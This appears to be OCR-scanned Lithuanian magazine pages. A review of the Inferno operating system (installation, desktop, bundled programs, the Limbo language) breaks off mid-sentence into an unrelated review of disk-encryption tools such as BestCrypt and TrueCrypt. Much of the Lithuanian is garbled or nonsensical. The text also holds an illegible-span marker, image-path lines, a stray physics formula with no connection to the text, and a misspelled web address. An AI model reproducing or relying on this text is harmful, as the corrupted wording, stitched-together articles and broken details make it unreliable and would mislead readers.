DAUGELIS ŠIUOLAIKINIŲ UNIX SISTEMŲ SUKURTOS PAKANKAMAI SENIAI, JOS PAGRĮSTOS DAR SENESNĖMIS OPERACINĖMIS SISTEMOMIS. JŲ SANDARA IR VEIKIMO LOGIKA TOLIAU REMIASI DAR 60-AISIAIS PRAĖJUSIO AMŽIAUS METAIS SUFORMUOTAIS PRINCIP AIS, TOKIOS SISTEMOS TOLIAU PLĖTOJASI IŠ ESMĖS NEKEISDAMOS SAVO DARBO PRINCIP O. TAČIAU EGZISTUOJA NAUJĄJĄ UNIX KARTĄ ATSTOVAUJANTI OPERACINĖ SISTEMA, KURI SUKURTA PANAUDOJANT ŠVIEŽIAS IDĖJAS. JOS PAVADINIMAS — INFERNO.

**[Naujas kompaktiškas „Unix“]** *Inferno* — tai kompaktiška operacinė sistema, sukurta tarpplatforminėms (cross-platform) paskirstytoms sistemoms kurti su didelių įrenginių ir platformų kiekiu. Operacinės sistemos kūrėjas — kompanija „Vita Nuova“. *Inferno* sandaros principai remiasi „Bell Labs“ laboratorijos idėjomis. *Inferno* platinama pagal gana sudėtingą licencijavimo sistemą: viso skirtingiems sistemos komponentams naudojamos keturios skirtingos licencijos. Pavyzdžiui, sistemos branduolys platinamas pagal *Vita Nuova free for all* licenciją, virtualios mašinos ir Limbo kompiliatoriaus bibliotekos — pagal LGPL, o daugelis programų ir pats kompiliatorius — pagal GPL.

**[Veikimo principai]** *Inferno* veiktas remiasi trimis paprastais principais. Pirmasis principas tas, kad visi resursai, su kuriais *Inferno* dirba, pateikiami failų pavidalu, prie kurių norint gauti prieigą reikia naudoti visiems resursų tipams vieningą failų API. Programavimo atžvilgiu tuomet galima visiškai vienodai dirbti su procesais, servais, tinklo resursais ir prisijungimais bei duomenų saugojimo įrenginiais. Panašiais principais remiasi visos Unix tipo sistemos. Tuo jos iš esmės skiriasi nuo tokių operacinių sistemų, kaip Windows, kuriose failams yra skirtas vienas API, sisteminiam registrui — kitas, procesams — dar kitas, ir t.t. Failai apjungti į hierarchinę failų sistemą, iš ko išplaukia antrasis *Inferno* principas: lokalūs ir nutolę failų sistemos elementai gali egzistuoti vienas šalia kito, o jų apdorojimas niekuo nesisiskiria (žiūrint taikomosios programos poziciją). Dėl to, kad nereikia rinktis priėjimo prie failo metodo, žymiai palengvėja paskirstytų tinklo programų programavimas.

Trečiasis principas — tai standartinis komunikavimo protokolas. *Inferno* turi specialų protokolą Styx, kuris yra skirtas priėjimui prie visų resursų, su kuriais dirba programa nepriklausomai nuo to, ar jie yra lokalūs, ar nutolę. Vienintelio protokolo naudojimas leidžia padidinti sistemos



saugumą, kadangi Styx pripažįsta autentifikaciją pagal sertifikatus ir tinklo srauto šifravimą. Styx yra operacinės sistemos dalis, todėl programoms nereikia akivaizdžiai jo naudoti, viskas vyksta glėsniam lygyje. Styx veikia virš įvairių transporto protokolų, tokių, kaip TCP/IP, ATM ir PPP.

**[Multiplatformiškumas]** Egzistuoja du *Inferno* įdiegimo variantai. Pirmasis — įprastinis įdiegimas į kompiuterio kietąjį diską. Antrasis variantas — operacinės sistemos įdiegimas. Tam neprireiks naudoti vmware tipo PC emuliatorių, kadangi į *Inferno* jau įmontuotos paleidimo kitoje operacinėje sistemoje priemonės. Aš čia aptarsiu tik antrąjį variantą, kadangi jis pažinčiai su naująja OS yra optimalus. *Inferno* gali būti paleista praktiškai visose šiandien paplitusiose platformose: be jokios abejonės, Windows, taip pat Linux, FreeBSD ir kitose Unix tipo sistemose (Irix, Solaris ir net MacOS X). Kalbant apie Windows, tai *Inferno* paleidimui tinkamos tik NT tipo






s sistemos (Windows 2k, XP ir 2003, Win9x nėra atpažįstama).  
Apibrėžtinę platformų suderinamumo sąrašą taip pat galima  
įžvelgtis didelio asortimentu: čia atpažįstamos x86, Sparc, MIPS,  
Alpha, HP PA, PowerPC ir kitos platformos.

Šios operacinės sistemos svetainės reikia parsisiųsti būtinus komponentus. Ketvirtos *inferno* versijos distributyvo parsisiuntimo puslapis yra adresu [www.vitanuova.com/inferno.net/download/](http://www.vitanuova.com/inferno.net/download/). Galima parsisiųsti įdiegimo CD atvaizdą (*image*), kurame bus įdiegta, bet kuria iš aukščiau išvardintų platformų būlos. Jeigu tu nežinai, kokia būtent platforma tau idėgesni *Inferno*, ir jeigu nori sutaupyti laiko ir tinklo srauto (juk įdiegimo CD atvaizdas užima beveik 60 Mb, todėl jo siuntimas su modemu gali užtrukti), galima siųsti net viską, o tik *inferno.tgz* archyvą, kurame yra patalpinėtos ne sistema ir papildomai dar vienas archyvas, kurame bus įdiegti visi ten jie ar vilgoje platformoje reikalingi komponentai. Abu archyvai užims apie 20-30 Mb.



$$T_2 \approx 1.6 \times 10^{-10} \text{ s}$$

[Idiegimas į „Unix“] Mano kompiuteryje įdiegta *FreeBSD* 4.11, todėl aš iš pradžių nusprendžiau *Inferno* įdiegti būtent ten. Aš su oficialios svetainės parsisiunčia *Inferno* distributyvą ir *FreeBSD* *tgz* archyva bei pradėjau įdiegimą. Įdiegimas visose Unix sistemose atrodo vienodai, todėl mano aprašyta procedūra bus galima pataikyti ir su *Linux*. Derėtų pastebėti, kad įdiegimu į *Linux* sentos *FreeBSD* atskros bylos *Linux.tgz* ir *Debian.tgz*. Del GLIBC bibliotekos versijos neatitiko kurejai sukompiliavo dvi skirtingas vykdomas įdiegimo bylas. Jeigu vėliau iš jų atsisakysiu, tai reikės iš naujo atkurti panaudoti kitą. Atėityje kūrėjai tikisi atskratyti šio trūkumo patiną vieninteli *Linux* skirta įdiegimo archyva.

Küřejai rekomenduoją iš pradžių sukurti atskirą katalogą su šiuo pavadinimu ir vartotoja, po to įdiegimą atlikti netgi jo vardas. Dabar, kai turime katalogą `/usr/local`, `FreeBSD.tgz` reikės sudėti į atskirą katalogą pas mane šiandienas `home/amdf/inferno` instaliuoti juos įspakuoti. Unix sistemose derėtų naudoti komandą `tar -xvzf` su opcija `-x` išspakuojant ją. Kitoms sistėms suteiktis korektingas priėjimo teises. Man, aišku, spausdinti tas komandas atrodo taip:

[illegible]





sisteminiai įrankiai — užduočių valdymo dispečeris ir derin tuvas

```
$ tar xzpf inferno.tgz
$ tar xzpf FreeBSD.tgz
```

Dabar tau reikia nuspręsti, kur *Inferno* bus įdiegta. Jeigu tu *Inferno* sistemai sukūrei atskirą vartotoją, tuomet sistemą gali įdiegti į jo namų katalogą. Aš vartotojo nekūniau, todėl įdiegti pasirinkau katalogą `/usr/inferno`. Įdiegimo kataloge yra subkatalogas `install`, kuriame yra įdiegimo skriptas. Jo pavadinimas sutampa su platformos, kurioje atliekamas įdiegimas, pavadinimu. Mano atveju skriptas vadinasi `FreeBSD-386.sh`. Norint pradėti įdiegimą, reikia paleisti būtent jį. Skriptui reikia perduoti vienintelį parametrą — katalogo pavadinimą, į kurį bus įdiegiama sistema. Štai kaip tai reikia daryti:

```
# mkdir /usr/inferno
# sh /home/amd64/inferno/install/FreeBSD-386.sh /usr/inferno
```


Sistema bus įdiegta į nurodytą katalogą. Tuo įdiegimas baigtas.

**[Įdiegimas į „Windows“]** Įdiegimui prireiks šių archyvų: *inferno.tgz* ir *Nt.tgz*. Juos su bet koku *gzip* formatą suprantančiu archyviatoriumi derėtų išpakuoti į atskirą katalogą. Tam kuo puikiausiai tinka *WinRAR*. Reikėtų įsitikinti, kad abiejų archyvų turinys būtinai būtų išpakotas į vieną ir tą patį katalogą, o ne į du skirtingus, priešingu atveju įdiegimas neras nuosavų bylių. Toliau kataloge `install` reikėtų surasti bylą `setup.exe` ir ją paleisti. Pasirodys langas, kuriame reikėtų įvesti įdiegimo kelią. Išsirinkus katalogą reikia nuspausti `Enter` ir sistema bus įdiegta. Jeigu tu iš gamintojo svetainės parsisiysi įdiegimo kompaktinį diską, kuriame yra iš karto visoms platformoms skirti komponentai, tuomet įdiegimas nežymiai skirsis. Parsiūtą ISO atvaizdą reikia įrašyti į kompaktinį diską (arba šį atvaizdą virtualiai prijungti kaip diską). Šiuo atveju nereikės išpakuoti jokių archyvų, kadangi kompaktiniame diske jau bus įdiegimo katalogas su visomis reikalingomis bylomis. Teiks tik jerti į šį katalogą ir ten lygiai taip pat paleisti vieną ar kitą platformai skirtą įdiegimo skriptą.

**[Darbas operacinėje sistemoje]** Iš karto po įdiegimo galima paleidinti *Inferno*. Kataloge, kuriame buvo įdiegta sistema, turėtų

būti katalogas su platformos pavadinimu. Jame yra vykdomos bylos tarp kurių yra ir byla, pavadinimu *emu* (*Windows* atveju — *emu.exe*) — ją ir reikia paleisti. Po paleidimo pasirodo *Inferno* konsolė su įvedimo kvietimu (kvietimas — kabliataškis). Dabar tu gali įvesti kokią nors komandą, pavyzdžiui, `ls`, kuri tau leis peržiūrėti bylių ir katalogų sąrašą toje failų sistemos vietoje, kurioje tu dabar esi. *Inferno* komandos daugeliu atvejų sutampa su *Unix* sistemų komandomis, todėl unikoidai čia turėtų iš karto susionentuoti. Dirbti su plika konsole neįdomu, todėl reikia pabandyti paleisti grafinę vartotojo sąsają. Tai daroma su komanda „`wm/wm`“ (toliau visas komandas derėtų įvedinėti pačioje *Inferno*). *FreeBSD* sistemoje tame pačiame kataloge, kuriame yra *emu*, gali rasti ir vykdomą bylą *wm*. Jeigu ją paleisi, tuomet iš karto pasirodys grafinė sąsaja tiesa, iš pradžių tau teks susidurti su autorizacijos langu. Ten reikia įvesti vartotojo vardą *inferno* (slaptažodžio nėra), po ko pasirodys darbastalis. Paleidžiant grafinę sąsają, atsirado naujas langas, kurio viduje bus pilkos spalvos darbastalis ir pilkas skydelis apačioje, kur šiek tiek panašus į „Start“ mygtuką. *Inferno* sąsaja man kažkoki priminė *Windows 98*. Mygtukų ir langų aprašymai čia paprasti, be madingų suapvalintų kampų ir pusiau permatomų meniu. Ekranu antrašte atrodo kaip įprasta: mėlynas stačiakampis ir trys standartiniai mygtukai dešinėje. Tačiau maksimizavimo mygtuko elgsena čia kiek kitokia. *Inferno* sistemoje šis mygtukas pasirinkto lango nemaksimizuoja ir negrąžina į pradinę padėtį, o leidžia vartotojui pačiam nurodyti pageidaujamą lango dydį. Nuspaudus mygtuką einamas langas apibrežiamas raudonu remeliu. Jeigu lango viduje nuspausi peles klavišą ir toliau judinsi pelę, tuomet lango dydis keisis į tą pusę, prie kurios arčiausiai buvo nuspaustas peles klavišas. Jeigu pelės klavišą nuspausi už lango ribų, tuomet naują lango padėtį ir dydį galima nurodyti su tuo pačiu raudonu remeliu. Kuomet pelės klavišas bus atleistas, langas persikels į naują ekrano poziciją. Iš pradžių tai gana neįprasta, tačiau po kiek laiko pripranti. Be to, dialoginiuose languose mygtukas „OK“ yra ne pačiame lange šalia kitų mygtukų, o antrašteje, šalia mygtuko „Uždaryti“.

**[Programos]** Dabar tu gali atidaryti pagrindinį *Inferno* meniu ir susipažinti su kai kuriais standartinėmis programomis. Meniu rasi punktus *Files* ir *Shell* — tai bylių valdymo įrankis ir komandinė



Interneto naršyklė *Charon* ir programa *Readmail*





eilute. *Edit* iškviečia paprasčiausią tekstų redaktorių. Savo galimybėmis jis panašus į Windows Notepad. *Inferno* redaktoriaus atveju vienintelė papildoma funkcija yra *Limbo* kalbos sintaksės išvyskinimas. *Charon* pasirinkimas iškviečia *Interneto* naršyklę. Adreso eiluteje vedus bet koki adresą, kažkodėl visada atsidarydavo mano lokaliame *Apache* serveryje paleista svetainė. Sprendžiant iš atsidariusio

lapo naršyklė nepažįsta CSS ir JavaScript, tačiau normaliai įkvepia kseilius ir kitomis lokalemis užrašyta tekstai. Meniu *System* sudėti sisteminiai įrankiai: derintuvas, užduočių planavimo įrankis ir atminties monitorius. Užduočių juostoje kažkodėl era rodomas aikrodis, kaip tai visur įprasta, jį gali paleisti kaip atskirą programą *Clock*, kuria gali rasti submeniu *Misc*. Tame pačiame submeniu yra programa *Colors*, demonstruojanti *Inferno* stemoje preinama spalvų paletę, bei keista programa *Infernal fee*, kuria paleidus atsidaro langas su paveikslėliu, kurame kavinukai. Greičiausiai tai grafinės *Inferno* bibliotekos demonstracija. Ir, galų gale, meniu *Games*. Ten yra viso labai daug pasirinkimai, vienas iš kurių *Tetris*. Šiame meniu galima

sti toli gražu ne visas *Inferno* programas. Likusias derėtų išdėstyti per *Inferno* sistemą. Pavyzdžiui, norint paleisti žaidimą *Reverse*, komandinio eilutėje derėtų surašyti `wm -c reverse`. Dar matysime sąrašą žaidimų C4, „Reverse“ ir kitų. Ši *Inferno* galimybės demonstruojanti programa galima žvilgtelti į *Polyhedra*, kuri trimatiniame režime parodo sudėtingas besisukančias geometrines figūras su neįsistatymais. Pavyzdžiui, *great ditgonal dodecicosidodecahedron*. Be naršyklės darbu *Internet* skirtos dar dvi programos (*readmail* ir *sendmail*), kurios priima ir siunčia elektroninius laiškus. Abi programos turi grafinę vartotojo sąsają. *Inferno* taip pat turi komandą *teinet*

kurioje puikiausiai dirba su *Unicode* kodais, kaip ir su kitais, kaip persijungti į bet kokią kitą, ne anglų kalbą, galima paaiškinti tuo, kad tokia galimybė dar tiesiog neįdiegta). *Inferno* įtraukti lotynų ir kirilicos bei graikų ir japonų kalbų raištas. *Unicode* lentelę galima peržiūrėti su programa *uni-*


*view*. *Inferno* sistemoje aš užsimaniau pabandyti atdaryti kokių nors pultianus vaizdo, garso ir paveikslėlių formatus. Pakankamai greitai aš suradau reikiamas programas: *avi*, *wmplay* ir *view*. Iš pradžių aš pabandžiau peržiūrėti kokį nors vaizdo klipą. Deja, aš nepavyko peržiūrėti ne vienos bylos. *Avi* grotuvas kiekvieną kartą nuspaudus *Play* mygtuką išspausdavo kažkokią klaidą. Tada aš su *wmplay* pabandžiau pagroti .wav formato muziką. Deja, to man taip pat nepavyko padaryti, kadangi programa įrašiusi „not an audio file“. Savaimė suprantama, mano sekme jokiu būdu nesako, kad *Inferno* netinka daugialypės terpės užduotims. Tai visko labai parodo kartu su sistema reikiamos programines įrangos kokybę. Beje, su sistema reikiamas kompiliatorius, o daugelio standartinių įrankių eities tekstai yra atviri, todėl bet kuris norinysis programą gali perdaryti taip, kad viskas veiktų kaip paklauso. Su grafineis bylomis tokios problemų patirti neteko. Programa su pažįstama *gif*, *jpg*, *png*, *xbm* ir *bit* formatus, tačiau šiame

saraše kažkodėl nėra visiems įprasto *bmp*. Programai pasikvies išvardintų formatų bylos buvo normaliai atidarytos ir parodytos.

**[Pritaikymo sritys]** *Inferno* operacinė sistema buvo specialiai projektuojama įvertinant atvirumą, perkėlimumą ir kompaktiškumą, o tai reiškia, kad *Inferno* pravers visur, kur reikia auginti mažas savybių. Kompaktiškumas ir didžulis palaikomų platformų skaičius praverčia kuriant įmontuotas sistemas. Grafinė *Inferno* sąsaja leis *Inferno* panaudoti pramogose. Vidinė darba su tinklu supaprastinti sandara pravers paskirstytų skaičiavimų paleidimui. Kitą variantą, *Inferno* panaudojimo galimybės pakankamai plačios. Žaidimų ir televizinių priedai, smartfonai, mobilieji telefonai, bankomatai. *Inferno* gali dirbti su įvairiais. Projekto atvirumas leis savaime gerinti ir tobulinti visus į ją įeinančius komponentus, o taip pat laiku ištaisyti atrandamas klaidas. Pagarbiau antiesiems perprasti *Inferno* bus vis šliaužianti. Cia padeda įmontuota grafinė sąsaja. Lenksioda *Inferno* komandras panašią į *unix* komandų ir priemonių priebyčių teisiu sistema be laisvų sistemų organizaciją. C/C++/C# ir Java programuotojai gaus galimybę išmokti savo sintaksę ir išvardintus *Inferno* kalbą *Limbo*. Be jokios abejonės, *Inferno* yra laisva operacinė sistema, kur verta sekti.

#### [„Limbo“ kalba]


*Limbo* programavimo kalba buvo sukurta specialiai programavimui *Inferno* aplinkoje. Tai yra šiek tiek pasikeitęs C kalbos dialektas, kuriame įmontuotos kai kurios papildomos galimybės efektyviam operacinės sistemos galimybių panaudojimui. Su *Limbo* parašyta programa kompiliuojama į specialų virtualios DIS mašinos baitkodą ir gali vėliau būti vykdoma bet kurioje kitoje *Inferno* sistemoje nepriklausomai nuo to, kokioje platformoje ši operacinė sistema bus paleista. *Limbo* programos susideda iš modulių, kurie prijungiami su direktyva *include*. Beveik taip pat, kaip ir C. Modulis susideda iš dviejų sekcijų, vienoje kurių yra funkcijų deklaracijos, o kitoje — jų realizacija. *Inferno* turi nuosavą API, kurį galima panaudoti prie programos prijungiant modulių bylas (su praplietimu \*.m). Išsamiau apie programavimą su *Limbo* kalba galima paskaityti šiame puslapyje: [www.vltanuova.com/inferno/limbo.html](http://www.vltanuova.com/inferno/limbo.html).











iks sifruotos. Tiesa, čia yra vienas subtilus niuansas. Pritrūkus atminties Windows dalį operatyvineje atmintyje saugomų duomenų aktyvia perkelia į kietąjį diską, swap bylą. Tokiu atveju ka kurie duomenys, kurie galbūt yra vertingi, bus įrašyti į diską atviru pavidalu

(šsamiau apie tai gali paskaityti iškarpoje).

BestCrypt — tai vienintelė programa šiandienos apžvalgoje, kuri palaiko swap bylos šifravimą. Atitinkamą opciją aktyvuoti galima taip. `Options > Swap File Encryption Utility`.

Nuosprendis: *BestCrypt* yra autoritetinga informacijos paslėpimo priemonė, kurią naudoja daugelis patyrusių saugumo specialistų. J patikimai šifruoja ne tik įprastinius duomenis, bet ir *swap* bylą. Dalį iš ties tekstų kūrėjai laisvai platina internete, o tai neblogas garantas, kad programoje nėra specialiųjų tarnybų trojano.

## [TrueCrypt 4.1]

[www.truecrypt.org](http://www.truecrypt.org)

**1.3 Mb, open-source**

Paplitusių kriptografinių sistemų fone iš tiesų elegantiški produktai gana dažnai lieka nepastebėti. Su atvirais išeities tekstaais platinama programa *TrueCrypt* kaip tik toks atvejis. Kūrėjai išsidžiai pareiškia: tikrinkite kiek norite, vis tiek mes neturime ką slepti. Tokio tipo projektai yra labai gerai, jie duoda dar vieną prežastų ramiai miegoti. Dvigubai maloniau pasidaro, kai suvoki, kad šis produktas niekuo nenusileidžia komerciniams analogams ir net daug kuio juos lenkia. Tačiau apie viską iš eilės.

Programa platinama archyvo pavidalu. Išpakavus šį archyvą, programą galima arba įdiegti į sistemą su įdiegimo byla, arba pereiti į katalogą *Setup Files* ir iš karto paleisti vykdomą bylą *TrueCrypt.exe*. Tiesa, šios dvi galimybės visiškai nesiskiria. Į sistemą įrašoma programos žemo lygio tvarkyklė, kuri, priklausomai nuo sistemos, yra 32 arba 64 bitų, todėl užmaskuoti programą nuo išmanančio žmogaus vis tiek nepavyks. Pagal nutylimą *TrueCrypt* vartotojo sąsaja atvaizduojama tik viena kalba – anglų, tačiau jeigu nori, apsilankyk <http://www.truecrypt.org/localizations.php> ir pamatysi, kad mūsų kaimynai latviai prie šio jau dirba. Galbūt tu nori prisidėti prie lietuviškos šios programos vartotojo sąsajos kūrimo? :)

Dabar siūlyčiau iš karto eiti prie reikalo ir praktiškai pamėginti sukurti bylą-konteinerį. O aš papasakosiu tau apie pagrindinius šios programos niuansus.

1. Procesas prasideda nuspaudus mygtuką „Create Volume“, kuns iškvečia specialų konteinerių kūrimo vedlį (*wizard*). Pirmame etape vedlys siūlo pasirinkti konteinerio tipą: įprastą arba pasleptą. Savaimė suprantama, visų pirma reikia sukurti įprastinį konteinerį, o tik po to jame kurdinti pasleptus.

2. Kitas žingsnis – konteinerio (šifruotos partijos) patalpimas. Jeigu tu planuoji sukurti mobilią konteinerį, kurį galima perkelti į kitą kietąjį diską arba kompiuterį, būtina nurodyti dydį, kuriuo jis bus saugomas. *TrueCrypt* taip pat leidžia šifruoti ištisus įrenginius. Šifruoti loginius diskus nėra labai patogus, tačiau visiškai užšifruota *USB flash* atminties kortelė tau tikrai pravers.

3. Tolimesniame žingsnyje vedlys pasiūlys pasirinkti duomenų

šifravimo algoritmą bei hešavimo algoritmą, kuris bus naudojamas kaip pseudoatsitiktinė funkcija. Pagal nutylejimą siūlomas algoritmas AES su 256 bitų raktu, visus šiuos siūlomas nustatymus tu gali drąsiai palikti pagal nutylejimą. Be to, kad šis algoritmas yra nepaprastai patikimas, jis taip pat yra vienas iš greičiausių. Visų palaikomų algoritmų našumą tavo kompiuteryje galima įvertinti nuspaudus mygtuką *Benchmark*. Kaip hešavimo algoritmas anksčiau buvo pagal nutylejimą naudojamas SHA-1, tačiau po to, kai 2005 metais buvo išrastas teorinis kolizijų paieškos būdas, kūrėja pirmenybė suteikė RIPEMD-160.

4. Jeigu tu pasirinkai viso disko arba įrenginio šifravimą, tuomet ši žingsnis, galima praleisti. Priešingu atveju tau reikės įvesti būsimą kontenerio dydį.

5. Toliau vedlys pasiūlys įvesti priėjimo prie šifruotų duomenų slaptažodį. Rekomenduojama naudoti ne mažiau 20 simbolių slaptažodį, kuriame būtų skaičiai, didžiosios, mažosios raidės bei specialūs simboliai, tokie, kaip \$, #, + ir t.t. Kartu su slaptažodžiu arba iš viso



**[Būk įtempęs ausis ir akis]** Duomenų šifravimo sistemų naudojimas dar negarantuoja visiško saugumo. Štai trys blogybės.

Pirmoji — swap byla. Bet kuriojo laiko momentu Windows naudoja swap bylą, kurioje saugoma dalis į operatyvinę atmintį netilpusių programų ir duomenų. Dėl to gresia, kad dalis slaptų duomenų gali pakliūti į kietąjį diską nešifruotu pavidalu. Daugelis iš čia įnstatytų programų bando blokuoti prieimą prie tų atminties sričių, kuriose saugomi kešuoti konteinerių slaptažodžiai ir pati konfidenciali informacija. Tačiau argi langnems įsakysi? Bet kada ji gali programai uždrausti prieimą, o tuomet jau nieko nepadarysi. Ir šiaip visko nesuseksi. Štai tau pavyzdys. Yra tekstų redaktorius, pats paprasčiausias, be jokių įmantrybių. Jeigu vartotojas jame atsidarys, tarkim, iš „kur nors“ nukopijuotą kreditinių kortelių duomenų bazę, tuomet visa ši informacija pateks į operatyvinę atmintį. O iš jos — galbūt ir į swap bylą. Ir nieko su tuo nepadarysi. Nebent gali atjungti pačią swap bylą (Control Panel → System → Advanced → Performance → Settings → Advanced → Change → No paging file → Set).

Antroji blogybė — „miegantis“ režimas (*Hibernation Mode*). Kuomet kompiuteris pereina į šį režimą, visas operatyvines atminties, procesoriaus registrų ir t. t. turinys išsaugomas specialioje byloje kietajame diske. Duomenų šifravimo sistemos tokio veikimo pakeisti negali. Išvada: dirbant su svarbiais duomenimis nevertėtų naudoti miegančio režimo.

Trečioji blogybė — daugiavartotojiškas režimas. Jeigu tu prie sistemos primontavai konteinerį su šifruotais duomenimis, tai jis tampa prienamas visiems vartotojams iš karto. Norint apriboti prieinimą prie šios bylos, būtina naudoti NTFS failų sistemą, o byloms ir katalogams suteikti atitinkamas priejimo teises.



vietoje jo galima naudoti bylą-raktą (arba iš karto keletą bylių). Tokia byla galima sugeneruoti su specialiu įmontuotu įrankiu, tačiau aš vis dėlto rekomenduočiau tau pasirinkti kelias dainas iš savo MP3 kolekcijos. Mano nuomone, tai bus geresnias saugumo garantas. Sutik, kad mp3 bylose atpažinti bylas raktus bus ganėtinai problematiška :). Beje, tai puiki priemonė prieš keyloggerius, kurie gali lengvai nusifinti su kaviatūra įvedamą slaptažodį, tačiau yra absoliučiai bejėgiai prieš bylas-raktus.

6. Konteinerio (šifruotos partijos) formatavimas — kitas labai svarbus etapas. *TrueCrypt* bylos-konteinerio (arba įrenginio) erdvę įpildo pseudoatsitiktiniais simbolų kombinacijomis, kad visiškai eliminuotų jo analizės galimybę. Šiame etape galima sukonfigūruoti būsimą konteinerio parametrus: naudojamą failų sistemą ir konteinerio dydį. Nereikia atkreipti tavo dėmesį labai svarbų niuansą: tam, kad šio konteinerio viduje būtų galima kurti pasleptus konteinerius, būtina pasirinkti FAT failų sistemą.

Pasleptas konteineris vadinamas analogiška, tačiau tau teks nurodyti pagrindinį konteinerį arba įrenginį, kurio viduje jis bus saugomas. Norint įmontuoti šifruotą konteinerį arba įrenginį, pagrindiniame programos lange reikia nurodyti jo kelią, pasirinkti disko raidę ir nuspausti mygtuką „Mount“. Naujas loginis diskas sistemoje atsiras iš karto po to, kai tu įvesi priėjimo slaptažodį ir/arba pateiksi reikiamas bylas-raktus.

Nuosprendis: rimtas įrankis, platinamas su atvira išieštekais, kas faktiškai garantuoja, kad jame nebus specialiųjų tarnybų paliktų trojanų ar kokų nors kitokių slurprizų. Daugybės šifravimo algoritmų galimybė (AES, Blowfish, CAST5, Serpent, Triple DES, Twofish, AES Twofish, AESTwofish, Serpent AES, Serpent Twofish AES, Twofish Serpent), galimybė naudoti bylas-raktus ir šifruoti ištisus įrenginius — puikios funkcionalumo rodiklis. Be to, *TrueCrypt* pripažįsta darbą komandiniame eilutėje ir yra pateikiama su puikia dokumentacija bei populiariu šifravimo algoritmų aprašymu.

## DriveCrypt 4.2

[www.securstar.com](http://www.securstar.com)

3,05 Mb, shareware

